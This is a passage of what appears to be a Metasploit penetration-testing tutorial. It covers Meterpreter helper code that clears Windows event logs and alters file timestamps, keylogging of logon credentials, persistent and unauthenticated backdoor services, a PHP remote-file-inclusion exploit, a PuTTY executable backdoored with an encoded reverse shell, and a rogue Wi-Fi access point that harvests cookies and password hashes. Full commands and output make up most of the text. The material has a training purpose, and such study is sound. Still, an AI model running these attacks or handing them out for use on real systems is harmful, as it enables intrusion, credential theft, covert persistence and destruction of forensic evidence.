        rescue ::Exception => e
            print_status("Error uploading file #{file}: #{e.class} #{e}")
        end
    end
    return fileontrgt
end
```

Function for running a list of WMIC commands stored in a array, returns string

```
#---------------------------------------------------------------------------

def wmicexec(session,wmiccmds= nil)
        windr = ''
        tmpout = ''
        windrtmp = ""
        session.response_timeout=120
        begin
                tmp = session.fs.file.expand_path("%TEMP%")
                wmicfl = tmp + ""+ sprintf("%.5d",rand(100000))
                wmiccmds.each do |wmi|
                        print_status "running command wmic #{wmi}"
                        cmd = "cmd.exe /c %SYSTEMROOT%system32wbemwmic.exe"
                        opt = "/append:#{wmicfl} #{wmi}"
                        r = session.sys.process.execute( cmd, opt,{'Hidden' => true})
                        sleep(2)
                        #Making sure that wmic finnishes before executing next wmic command
                        prog2check = "wmic.exe"
                        found = 0
                        while found == 0
                                session.sys.process.get_processes().each do |x|
                                        found =1
                                        if prog2check == (x['name'].downcase)
                                                sleep(0.5)
                                                        print_line "."
                                                found = 0
                                        end
                                end
                        end
                        r.close
                end
                # Read the output file of the wmic commands
                wmioutfile = session.fs.file.new(wmicfl, "rb")
                until wmioutfile.eof?
                        tmpout << wmioutfile.read
                end
                wmioutfile.close
        rescue ::Exception => e
                print_status("Error running WMIC commands: #{e.class} #{e}")
        end
        # We delete the file with the wmic command output.
        c = session.sys.process.execute("cmd.exe /c del #{wmicfl}", nil, {'Hidden' => true})
        c.close
        tmpout
end
```

Function for writing data to a file:

```
#-----------------------------------------------------
```

```
def filewrt(file2wrt, data2wrt)
        output = ::File.open(file2wrt, "a")
        data2wrt.each_line do |d|
                output.puts(d)
        end
        output.close
end
```

Function for clearing all event logs:

```
#-------------------------------------------------------------------------------

def clrevtlgs(session)
   evtlogs = [
      'security',
      'system',
      'application',
      'directory service',
      'dns server',
      'file replication service'
   ]
   print_status("Clearing Event Logs, this will leave and event 517")
   begin
      evtlogs.each do |evl|
         print_status("tClearing the #{evl} Event Log")
         log = session.sys.eventlog.open(evl)
         log.clear
      end
      print_status("Alll Event Logs have been cleared")
   rescue ::Exception => e
      print_status("Error clearing Event Log: #{e.class} #{e}")

   end
end
```

Function for Changing Access Time, Modified Time and Created Time of Files Supplied in an Array:

```
#-------------------------------------------------------------------------------

# The files have to be in %WinDir%System32 folder.
def chmace(session,cmds)
   windir = ''
   windrtmp = ""
   print_status("Changing Access Time, Modified Time and Created Time of Files Used")
   windir = session.fs.file.expand_path("%WinDir%")
   cmds.each do |c|
      begin
         session.core.use("priv")
         filetostomp = windir + "system32"+ c
         fl2clone = windir + "system32chkdsk.exe"
         print_status("tChanging file MACE attributes on #{filetostomp}")
         session.priv.fs.set_file_mace_from_file(filetostomp, fl2clone)

      rescue ::Exception => e
         print_status("Error changing MACE: #{e.class} #{e}")
      end
   end
end
```

## Maintaining Access

After successfully compromising a host, if the rules of engagement permit it, it is frequently a good idea to ensure that you will be able to maintain your access for further examination or penetration of the target network. This also ensures that you will be able to reconnect to your victim if you are using a one-off exploit or crash a service on the target. In situations like these, you may not be able to regain access again until a reboot of the target is preformed.

Once you have gained access to one system, you can ultimately gain access to the systems that share the same subnet. Pivoting from one system to another, gaining information about the users activities by monitoring their keystrokes, and impersonating users with captured tokens are just a few of the techniques we will describe further in this module.

### *Keylogging*

After you have exploited a system there are two different approaches you can take, either smash and grab or low and slow.

Low and slow can lead to a ton of great information, if you have the patience and discipline. One tool you can use for low and slow information gathering is the keystroke logger script with Meterpreter. This tool is very well designed, allowing you to capture all keyboard input from the system, without writing anything to disk, leaving a minimal forensic footprint for investigators to later follow up on. Perfect for getting passwords, user accounts, and all sorts of other valuable information.

Lets take a look at it in action. First, we will exploit a system as normal.

```
msf exploit(warftpd_165_user) > exploit

[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Connecting to FTP server 172.16.104.145:21...
[*] Connected to target FTP server.
[*] Trying target Windows 2000 SP0-SP4 English...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 4 opened (172.16.104.130:4444 -> 172.16.104.145:1246)

meterpreter >
```

Then, we will migrate Meterpreter to the Explorer.exe process so that we don't have to worry about the exploited process getting reset and closing our session.

```
meterpreter > ps

Process list
============
```

```
 PID   Name              Path
 ---   ----              ----
 140   smss.exe          \SystemRoot\System32\smss.exe
...Snip
 768   Explorer.exe      C:\WINNT\Explorer.exe
Snip...
```

```
meterpreter > migrate 768
[*] Migrating to 768...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 768
```

Finally, we start the keylogger, wait for some time and dump the output.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
  tgoogle.cm my credit amex   myusernamthi     amexpasswordpassword
```

Could not be easier! Notice how keystrokes such as control and backspace are represented.

As an added bonus, if you want to capture system login information you would just migrate to the winlogon process. This will capture the credentials of all users logging into the system as long as this is running.

```
meterpreter > ps

Process list
============

PID Name        Path
--- ----        ----
401 winlogon.exe C:\WINNT\system32\winlogon.exe

meterpreter > migrate 401

[*] Migrating to 401...
[*] Migration completed successfully.

meterpreter > keyscan_start
Starting the keystroke sniffer...

**** A few minutes later after an admin logs in ****

meterpreter > keyscan_dump
Dumping captured keystrokes...
Administrator ohnoes1vebeenh4x0red!
```

Here we can see by logging to the winlogon process allows us to effectively harvest all users logging into that system and capture it. We have captured the Administrator logging in with a password of 'ohnoes1vebeenh4x0red!'.

## *Persistent Meterpreter Service*

After going through all the hard work of exploiting a system, it's often a good idea to leave yourself an easier way back into the system later. This way, if the service you exploited is down or patched, you can still gain access to the system. Metasploit has a Meterpreter script, persistence.rb, that will create a Meterpreter service that will be available to you even if the remote system is rebooted.

One word of warning here before we go any further. The persistent Meterpreter as shown here requires no authentication. This means that anyone that gains access to the port could access your back door! This is not a good thing if you are conducting a penetration test, as this could be a significant risk. In a real world situation, be sure to exercise the utmost caution and be sure to clean up after yourself when the engagement is done.

Once we've initially exploited the host, we run the persistence script with the '-h' switch to see which options are available:

```
meterpreter > run persistence -h

OPTIONS:

    -A  Automatically start a matching multi/handler to connect to the agent
    -U  Automatically start the agent when the User logs on
    -X  Automatically start the agent when the system boots
    -h  This help menu
    -i  The interval in seconds between each connection attempt
    -p  The port on the remote host where Metasploit is listening
    -r  The IP of the system running Metasploit listening for the connect back
```

We will configure our persistent Meterpreter session to wait until a user logs on to the remote system and try to connect back to our listener every 5 seconds at IP address 192.168.1.71 on port 443.

```
meterpreter > run persistence -U -i 5 -p 443 -r 192.168.1.71
[*] Creating a persistent agent: LHOST=192.168.1.71 LPORT=443 (interval=5 onboot=true)
[*] Persistent agent script is 613976 bytes long
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\yyPSPPEn.vbs
[*] Agent executed with PID 492
[*] Installing into autorun as
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
[*] Installed into autorun as
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
[*] For cleanup use command: run multi_console_command -rc
/root/.msf3/logs/persistence/XEN-XP-SP2-
BARE_20100821.2602/clean_up__20100821.2602.rc
meterpreter >
```

Notice that the script output gives you the command to remove the persistent listener when you are done with it. Be sure to make note of it so you don't leave an unauthenticated backdoor on the system. To verify that it works, we reboot the remote system and set up our payload handler.

```
meterpreter > reboot
Rebooting...
```

```
meterpreter > exit

[*] Meterpreter session 3 closed.  Reason: User exit
msf exploit(ms08_067_netapi) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.71
LHOST => 192.168.1.71
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.71:443
[*] Starting the payload handler...
```

When a user logs in to the remote system, a Meterpreter session is opened up for us.

```
[*] Sending stage (748544 bytes) to 192.168.1.161
[*] Meterpreter session 5 opened (192.168.1.71:443 -> 192.168.1.161:1045) at 2010-08-21
12:31:42 -0600

meterpreter > sysinfo
Computer: XEN-XP-SP2-BARE
OS      : Windows XP (Build 2600, Service Pack 2).
Arch    : x86
Language: en_US
meterpreter >
```

## *Meterpreter Backdoor Service*

After going through all the hard work of exploiting a system, it's often a good idea to leave yourself an easier way back into the system later. This way, if the service you exploited is down or patched, you can still gain access to the system. This is where Alexander Sotirov's 'metsvc' comes in handy and was recently added to the Metasploit trunk. To read about the original implementation of metsvc, go to http://www.phreedom.org/software/metsvc/.

Using this backdoor, you can gain a Meterpreter shell at any point.
One word of warning here before we go any further. Metsvc as shown here requires no authentication. This means that anyone that gains access to the port could access your back door! This is not a good thing if you are conducting a penetration test, as this could be a significant risk. In a real world situation, you would either alter the source to require authentication, or filter out remote connections to the port through some other method.

First, we exploit the remote system and migrate to the 'Explorer.exe' process in case the user notices the exploited service is not responding and decides to kill it.

```
msf exploit(3proxy) > exploit

[*] Started reverse handler
[*] Trying target Windows XP SP2 - English...
[*] Sending stage (719360 bytes)
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.104:1983)
```

```
meterpreter > ps

Process list
============

   PID   Name                Path
   ---   ----                ----
   ...Snip
   632   Explorer.EXE        C:\WINDOWS\Explorer.EXE
Snip...

meterpreter > migrate 632
[*] Migrating to 632...
[*] Migration completed successfully.
```

Before installing metsvc, let's see what options are available to us.

```
meterpreter > run metsvc -h
[*]
OPTIONS:

   -A     Automatically start a matching multi/handler to connect to the service
   -h     This help menu
   -r     Uninstall an existing Meterpreter service (files must be deleted manually)

meterpreter >
```

Since we're already connected via a Meterpreter session, we won't set it to connect back to us right away. We'll just install the service for now.

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory
C:\DOCUME~1\victim\LOCALS~1\Temp\JplTpVnksh...
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
[*]      * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

meterpreter >
```

And there we go! The service is now installed and waiting for a connection. Let's not keep it waiting long shall we?

## Interacting With Metsvc

We will now use the multi/handler with a payload of 'windows/metsvc_bind_tcp' to connect to the remote system. This is a special payload, as typically a Meterpreter payload is multistage, where a minimal amount of code is sent as part of the exploit, and then more is uploaded after code execution has been accomplished.

Think of a shuttle rocket, and the booster rockets that are utilized to get the space shuttle into orbit. This is much the same, except instead of extra items being there and then dropping off, Meterpreter starts as small as possible, then adds on. In this case however, the full Meterpreter code has already been uploaded to the remote machine, and there is no need for a staged connection.

We set all of our options for 'metsvc_bind_tcp' with the victim's IP address and the port we wish to have the service connect to on our machine. We then run the exploit.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.1.104
RHOST => 192.168.1.104
msf exploit(handler) > show options

Module options:

  Name  Current Setting  Required  Description
  ----  ---------------  --------  -----------


Payload options (windows/metsvc_bind_tcp):

  Name      Current Setting       Required  Description
  ----      ---------------       --------  -----------
  EXITFUNC  thread                yes       Exit technique: seh, thread, process
  LPORT     31337                 yes       The local port
  RHOST     192.168.1.104         no        The target address


Exploit target:

  Id  Name
  --  ----
  0   Wildcard Target


msf exploit(handler) > exploit
```

Immediately after issuing 'exploit', our metsvc backdoor connects back to us.

```
[*] Starting the payload handler...
[*] Started bind handler
[*] Meterpreter session 2 opened (192.168.1.101:60840 -> 192.168.1.104:31337)

meterpreter > ps

Process list
============

  PID   Name            Path
  ---   ----            ----
  140   smss.exe        \SystemRoot\System32\smss.exe
  168   csrss.exe       \??\C:\WINNT\system32\csrss.exe
  188   winlogon.exe    \??\C:WINNT\system32\winlogon.exe
```

```
 216   services.exe       C:\WINNT\system32\services.exe
 228   lsass.exe          C:\WINNT\system32\lsass.exe
 380   svchost.exe        C:\WINNT\system32\svchost.exe
 408   spoolsv.exe        C:\WINNT\system32\spoolsv.exe
 444   svchost.exe        C:\WINNT\System32\svchost.exe
 480   regsvc.exe         C:\WINNT\system32\regsvc.exe
 500   MSTask.exe         C:\WINNT\system32\MSTask.exe
 528   VMwareService.exe  C:\Program Files\VMware\VMware Tools\VMwareService.exe
 564   metsvc.exe         c:\WINNT\my\metsvc.exe
 588   WinMgmt.exe        C:\WINNT\System32\WBEM\WinMgmt.exe
 676   cmd.exe            C:\WINNT\System32\cmd.exe
 724   cmd.exe            C:\WINNT\System32\cmd.exe
 764   mmc.exe            C:\WINNT\system32\mmc.exe
 816   metsvc-server.exe  c:\WINNT\my\metsvc-server.exe
 888   VMwareTray.exe     C:\Program Files\VMware\VMware Tools\VMwareTray.exe
 896   VMwareUser.exe     C:\Program Files\VMware\VMware Tools\VMwareUser.exe
 940   firefox.exe        C:\Program Files\Mozilla Firefox\firefox.exe
 972   TPAutoConnSvc.exe  C:\Program Files\VMware\VMware Tools\TPAutoConnSvc.exe
 1000  Explorer.exe       C:\WINNT\Explorer.exe
 1088  TPAutoConnect.exe  C:\Program Files\VMware\VMware Tools\TPAutoConnect.exe

meterpreter > pwd
C:\WINDOWS\system32
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

And here we have a typical Meterpreter session!

Again, be careful with when and how you use this trick. System owners will not be happy if you make an attacker's job easier for them by placing such a useful backdoor on the system for them.

## MSF Extended Usage

The Metasploit Framework is such a versatile asset in every pentesters toolkit, it is no shock to see it being expanded on constantly. Due to the openness of the Framework, as new technologies and exploits surface they are very rapidly incorporated into the msf svn trunk or end users write their own modules and share them as they see fit.

We will be talking about Browser Autopwn, Karmetasploit, and targeting Mac OS X.

### *PHP Meterpreter*

The Internet is littered with improperly coded web applications with multiple vulnerabilities being disclosed on a daily basis. One of the more critical vulnerabilities is Remote File Inclusion (RFI) that allows an attacker to force PHP code of his/her choosing to be executed by the remote site even though it is stored on a different site. Recently, Metasploit published not only a php_include module but also a PHP Meterpreter payload. The php_include module is very versatile as it can be used against any number of vulnerable webapps and is not product-specific.

In order to make use of the file inclusion exploit module, you will need to know the exact path to the vulnerable site. Loading the module in Metasploit, we can see a great number of options available to us.

```
msf > use exploit/unix/webapp/php_include
msf exploit(php_include) > show options

Module options:

  Name      Current Setting        Required  Description
  ----      ---------------        --------  -----------
  PATH      /                      yes       The base directory to prepend to the URL to try
  PHPRFIDB  /opt/metasploit3/msf3/data/exploits/php/rfi-locations.dat  no  A local file
                                               containing a list of URLs to try, with XXpathXX
                                               replacing the URL
  PHPURI                           no        The URI to request, with the include parameter
                                               changed to XXpathXX
  Proxies                          no        Use a proxy chain
  RHOST                            yes       The target address
  RPORT     80                     yes       The target port
  SRVHOST   0.0.0.0                yes       The local host to listen on.
  SRVPORT   8080                   yes       The local port to listen on.
  URIPATH                          no        The URI to use for this exploit (default is random)
  VHOST                            no        HTTP server virtual host


Exploit target:

  Id  Name
  --  ----
  0   Automatic
```

The most critical option to set in this particular module is the exact path to the

vulnerable inclusion point. Where we would normally provide the URL to our PHP shell, we simply need to place the text **"XXpathXX"** and Metasploit will know to attack this particular point on the site.

```
msf exploit(php_include) > set PHPURI /rfi_me.php?path=XXpathXX
PHPURI => /rfi_me.php?path=XXpathXX
msf exploit(php_include) > set RHOST 192.168.1.150
RHOST => 192.168.1.150
```

In order to further show off the versatility of Metasploit, we will use the PHP Meterpreter payload. Bear in mind that at the time of this writing, this payload is still a work in progress. Further details can be found at:
http://blog.metasploit.com/2010/06/meterpreter-for-pwned-home-pages.html

```
msf exploit(php_include) > set PAYLOAD php/meterpreter/bind_tcp
PAYLOAD => php/meterpreter/bind_tcp
msf exploit(php_include) > exploit

[*] Started bind handler
[*] Using URL: http://0.0.0.0:8080/ehgqo4
[*]  Local IP: http://192.168.1.101:8080/ehgqo4
[*] PHP include server started.
[*] Sending stage (29382 bytes) to 192.168.1.150
[*] Meterpreter session 1 opened (192.168.1.101:56931 -> 192.168.1.150:4444) at 2010-08-
21 14:35:51 -0600

meterpreter > sysinfo
Computer: V-XPSP2-SPLOIT-
OS      : Windows NT V-XPSP2-SPLOIT- 5.1 build 2600 (Windows XP Professional Service
Pack 2) i586
meterpreter >
```

Just like that, a whole new avenue of attack is opened up using Metasploit.

## *Backdooring EXE Files*

Creating customized backdoored executables often took a long period of time to do manually as attackers. The ability to embed a Metasploit Payload in any executable that you want is simply brilliant. When we say any executable, it means any executable. You want to backdoor something you download from the internet? How about iexplorer? Or explorer.exe or putty, any of these would work. The best part about it is its extremely simple. We begin by first downloading our legitimate executable, in this case, the popular PuTTY client.

```
root@bt:/var/www# wget http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
--2011-02-05 08:18:56--  http://the.earth.li/~sgtatham/putty/latest/x86/putty.exe
Resolving the.earth.li... 217.147.81.2
Connecting to the.earth.li|217.147.81.2|:80... connected.
HTTP request sent, awaiting response... 302 Found
Location: http://the.earth.li/~sgtatham/putty/0.60/x86/putty.exe [following]
--2011-02-05 08:18:57--  http://the.earth.li/~sgtatham/putty/0.60/x86/putty.exe
Reusing existing connection to the.earth.li:80.
HTTP request sent, awaiting response... 200 OK
Length: 454656 (444K) [application/x-msdos-program]
Saving to: `putty.exe'
```

```
100%[==========================================================================
==========================================================================
==========================================================>] 454,656
138K/s   in 3.2s

2011-02-05 08:19:00 (138 KB/s) - `putty.exe' saved [454656/454656]

root@bt:/var/www#
```

Next, we use msfpayload to inject a meterpreter reverse payload into our executable and encoded it 3 times using shikata_ga_nai and save the backdoored file into our web root directory.

```
root@bt:/var/www# msfpayload windows/meterpreter/reverse_tcp
LHOST=192.168.1.101 LPORT=443 R | msfencode -e x86/shikata_ga_nai -
c 3 -t exe -x /var/www/putty.exe -o /var/www/puttyx.exe
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)

root@bt:/var/www#
```

Since we have selected a reverse meterpreter payload, we need to setup the exploit handler to handle the connection back to our attacking machine.

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.101:443
[*] Starting the payload handler...
```

As soon as our victim downloads and executes our special version of PuTTY, we are presented with a meterpreter shell on the target.

```
[*] Sending stage (749056 bytes) to 192.168.1.201
[*] Meterpreter session 1 opened (192.168.1.101:443 -> 192.168.1.201:1189) at Sat Feb 05
08:54:25 -0700 2011

meterpreter > getuid
Server username: XEN-XP-SPLOIT\Administrator
meterpreter >
```

## *Karmetasploit*

Karmetasploit is a great function within Metasploit, allowing you to fake access points, capture passwords, harvest data, and conduct browser attacks against clients.

### Karmetasploit Configuration

There is a bit of setup required to get Karmetasploit up and going. The first step is to obtain the run control file for Karmetasploit:

```
root@bt4:/pentest/exploits/framework3# wget http://www.offensive-
security.com/downloads/karma.rc
--2009-05-04 18:43:26--  http://metasploit.com/users/hdm/tools/karma.rc
Resolving metasploit.com... 66.240.213.81
Connecting to metasploit.com|66.240.213.81|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1088 (1.1K) [text/plain]
Saving to: `karma.rc'

100%[==========================================================================
==========>] 1,088       --.-K/s   in 0s

2009-05-04 18:43:27 (88.7 MB/s) - `karma.rc' saved [1088/1088]
```

Having obtained that requirement, we need to set up a bit of the infrastructure that will be required. When clients attach to the fake AP we run, they will be expecting to be assigned an IP address. As such, we need to put a DHCP server in place. Let's configure our 'dhcpd.conf' file.

```
root@bt4:/pentest/exploits/framework3# cat /etc/dhcp3/dhcpd.conf
option domain-name-servers 10.0.0.1;

default-lease-time 60;
max-lease-time 72;

ddns-update-style none;

authoritative;

log-facility local7;

subnet 10.0.0.0 netmask 255.255.255.0 {
  range 10.0.0.100 10.0.0.254;
  option routers 10.0.0.1;
  option domain-name-servers 10.0.0.1;
}
```

Then we need to install a couple of requirements.

```
root@bt4:~# gem install activerecord sqlite3-ruby
Successfully installed activerecord-2.3.2
Building native extensions.  This could take a while...
Successfully installed sqlite3-ruby-1.2.4
2 gems installed
Installing ri documentation for activerecord-2.3.2...
Installing ri documentation for sqlite3-ruby-1.2.4...
```

```
Installing RDoc documentation for activerecord-2.3.2...
Installing RDoc documentation for sqlite3-ruby-1.2.4...
```

Now we are ready to go. First off, we need to restart our wireless adapter in monitor mode. To do so, we first stop the interface, then use airmon-ng to restart it in monitor mode. Then, we utilize airbase-ng to start a new network.

```
root@bt4:~# airmon-ng

Interface       Chipset      Driver

wifi0           Atheros      madwifi-ng
ath0            Atheros      madwifi-ng VAP (parent: wifi0)

root@bt4:~# airmon-ng stop ath0

Interface       Chipset      Driver

wifi0           Atheros      madwifi-ng
ath0            Atheros      madwifi-ng VAP (parent: wifi0) (VAP destroyed)

root@bt4:~# airmon-ng start wifi0

Found 3 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to kill (some of) them!
-e
PID    Name
5636    NetworkManager
5641    wpa_supplicant
5748    dhclient3

Interface    Chipset       Driver

wifi0        Atheros       madwifi-ngError for wireless request "Set Frequency" (8B04) :
    SET failed on device ath0 ; No such device.
ath0: ERROR while getting interface flags: No such device

ath1         Atheros       madwifi-ng VAP (parent: wifi0)

root@bt4:~# airbase-ng -P -C 30 -e "U R PWND" -v ath1
For information, no action required: Using gettimeofday() instead of /dev/rtc
22:52:25  Created tap interface at0
22:52:25  Trying to set MTU on at0 to 1500
22:52:25  Trying to set MTU on ath1 to 1800
22:52:25  Access Point with BSSID 00:1A:4D:49:0B:26 started.
```

Airbase-ng has created a new interface for us, at0. This is the interface we will now utilize. We will now assign ourselves an IP address and start up our DHCP server listening on our new interface.

```
root@bt4:~# ifconfig at0 up 10.0.0.1 netmask 255.255.255.0
root@bt4:~# dhcpd3 -cf /etc/dhcp3/dhcpd.conf at0
Internet Systems Consortium DHCP Server V3.1.1
Copyright 2004-2008 Internet Systems Consortium.
All rights reserved.
For info, please visit http://www.isc.org/sw/dhcp/
Wrote 0 leases to leases file.
```

```
Listening on LPF/at0/00:1a:4d:49:0b:26/10.0.0.0/24
Sending on   LPF/at0/00:1a:4d:49:0b:26/10.0.0.0/24
Sending on   Socket/fallback/fallback-net
Can't create PID file /var/run/dhcpd.pid: Permission denied.
root@bt4:~# ps aux | grep dhcpd
dhcpd     6490  0.0  0.1   3812  1840 ?        Ss   22:55   0:00 dhcpd3 -cf /etc/dhcp3/dhcpd.conf
at0
root      6493  0.0  0.0   3232   788 pts/0    S+   22:55   0:00 grep dhcpd
```

## Karmetasploit In Action

Now, with everything ready, all that is left is to run Karmetasploit! We start up Metasploit, feeding it our run control file.

```
root@bt4:~# cd /pentest/exploits/framework3/
root@bt4:/pentest/exploits/framework3# ./msfconsole -r karma.rc

      =[ metasploit v3.3-rc1 [core:3.3 api:1.0]
+ -- --=[ 372 exploits - 234 payloads
+ -- --=[ 20 encoders - 7 nops
      =[ 149 aux

resource> load db_sqlite3
[-]
[-] The functionality previously provided by this plugin has been
[-] integrated into the core command set.  Use the new 'db_driver'
[-] command to use a database driver other than sqlite3 (which
[-] is now the default).  All of the old commands are the same.
[-]
[-] Failed to load plugin from /pentest/exploits/framework3/plugins/db_sqlite3: Deprecated
plugin
resource> db_create /root/karma.db
[*] Creating a new database instance...
[*] Successfully connected to the database
[*] File: /root/karma.db
resource> use auxiliary/server/browser_autopwn
resource> setg AUTOPWN_HOST 10.0.0.1
AUTOPWN_HOST => 10.0.0.1
resource> setg AUTOPWN_PORT 55550
AUTOPWN_PORT => 55550
resource> setg AUTOPWN_URI /ads
AUTOPWN_URI => /ads
resource> set LHOST 10.0.0.1
...snip...
[*] Using URL: http://0.0.0.0:55550/hzr8QG95C
[*]  Local IP: http://192.168.2.2:55550/hzr8QG95C
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Server started.

msf auxiliary(http) >
```

At this point, we are up and running. All that is required now is for a client to connect to the fake access point. When they connect, they will see a fake "captive portal"

style screen regardless of what website they try to connect to. You can look through your output, and see that a wide number of different servers are started. From DNS, POP3, IMAP, to various HTTP servers, we have a wide net now cast to capture various bits of information.

Now lets see what happens when a client connects to the fake AP we have set up.

```
msf auxiliary(http) >
[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
[*] DNS 10.0.0.100:1276 XID 87 (IN::A www.msn.com)
[*] HTTP REQUEST 10.0.0.100 > www.msn.com:80 GET / Windows IE 5.01
cookies=MC1=V=3&GUID=e2eabc69be554e3587acce84901a53d3;
MUID=E7E065776DBC40099851B16A38DB8275; mh=MSFT; CULTURE=EN-US;
zip=z:68101|la:41.26|lo:-96.013|c:US|hr:1; FlightGroupId=14; FlightId=BasePage;
hpsvr=M:5|F:5|T:5|E:5|D:blu|W:F; hpcli=W.H|L.|S.|R.|U.L|C.|H.; ushpwea=wc:USNE0363;
wpv=2
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1279 XID 88 (IN::A adwords.google.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
[*] DNS 10.0.0.100:1280 XID 89 (IN::A blogger.com)
...snip...
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1289 XID 95 (IN::A gmail.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Request '/ads' from 10.0.0.100:1278
[*] Recording detection from User-Agent
[*] DNS 10.0.0.100:1292 XID 96 (IN::A gmail.google.com)
[*] Browser claims to be MSIE 5.01, running on Windows 2000
[*] DNS 10.0.0.100:1293 XID 97 (IN::A google.com)
[*] Error: SQLite3::SQLException cannot start a transaction within a transaction
/usr/lib/ruby/1.8/sqlite3/errors.rb:62:in `check'/usr/lib/ruby/1.8/sqlite3/resultset.rb:47:in
`check'/usr/lib/ruby/1.8/sqlite3/resultset.rb:39:in `commence'/usr/lib/ruby/1.8/sqlite3
...snip...
[*] HTTP REQUEST 10.0.0.100 > ecademy.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > facebook.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > gather.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gmail.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > gmail.google.com:80 GET /forms.html Windows IE 5.01
cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=1241334
880:S=snePRUjY-zgcXpEV; NID=22=nFGYMj-l7FaT7qz3zwXjen9_miz8RDn_rA-
lP_IbBocsb3m4eFCH6hI1ae23ghwenHaEGltA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8
uHHsJGTYfpAlne1vB8
[*] HTTP REQUEST 10.0.0.100 > google.com:80 GET /forms.html Windows IE 5.01
cookies=PREF=ID=474686c582f13be6:U=ecaec12d78faa1ba:TM=1241334857:LM=1241334
880:S=snePRUjY-zgcXpEV; NID=22=nFGYMj-l7FaT7qz3zwXjen9_miz8RDn_rA-
lP_IbBocsb3m4eFCH6hI1ae23ghwenHaEGltA5hiZbjA2gk8i7m8u9Za718IFyaDEJRw0Ip1sT8
uHHsJGTYfpAlne1vB8
[*] HTTP REQUEST 10.0.0.100 > linkedin.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > livejournal.com:80 GET /forms.html Windows IE 5.01
cookies=
```

```
[*] HTTP REQUEST 10.0.0.100 > monster.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > myspace.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] HTTP REQUEST 10.0.0.100 > plaxo.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] HTTP REQUEST 10.0.0.100 > ryze.com:80 GET /forms.html Windows IE 5.01 cookies=
[*] Sending MS03-020 Internet Explorer Object Type to 10.0.0.100:1278...
[*] HTTP REQUEST 10.0.0.100 > slashdot.org:80 GET /forms.html Windows IE 5.01 cookies=
[*] Received 10.0.0.100:1360 LMHASH:00 NTHASH: OS:Windows 2000 2195 LM:Windows
2000 5.0
...snip...
[*] HTTP REQUEST 10.0.0.100 > www.monster.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] Received 10.0.0.100:1362 TARGET\P0WN3D
LMHASH:47a8cfba21d8473f9cc1674cedeba0fa6dc1c2a4dd904b72
NTHASH:ea389b305cd095d32124597122324fc470ae8d9205bdfc19 OS:Windows 2000 2195
LM:Windows 2000 5.0
[*] Authenticating to 10.0.0.100 as TARGET\P0WN3D...
[*] HTTP REQUEST 10.0.0.100 > www.myspace.com:80 GET /forms.html Windows IE 5.01
cookies=
[*] AUTHENTICATED as TARGETP0WN3D...
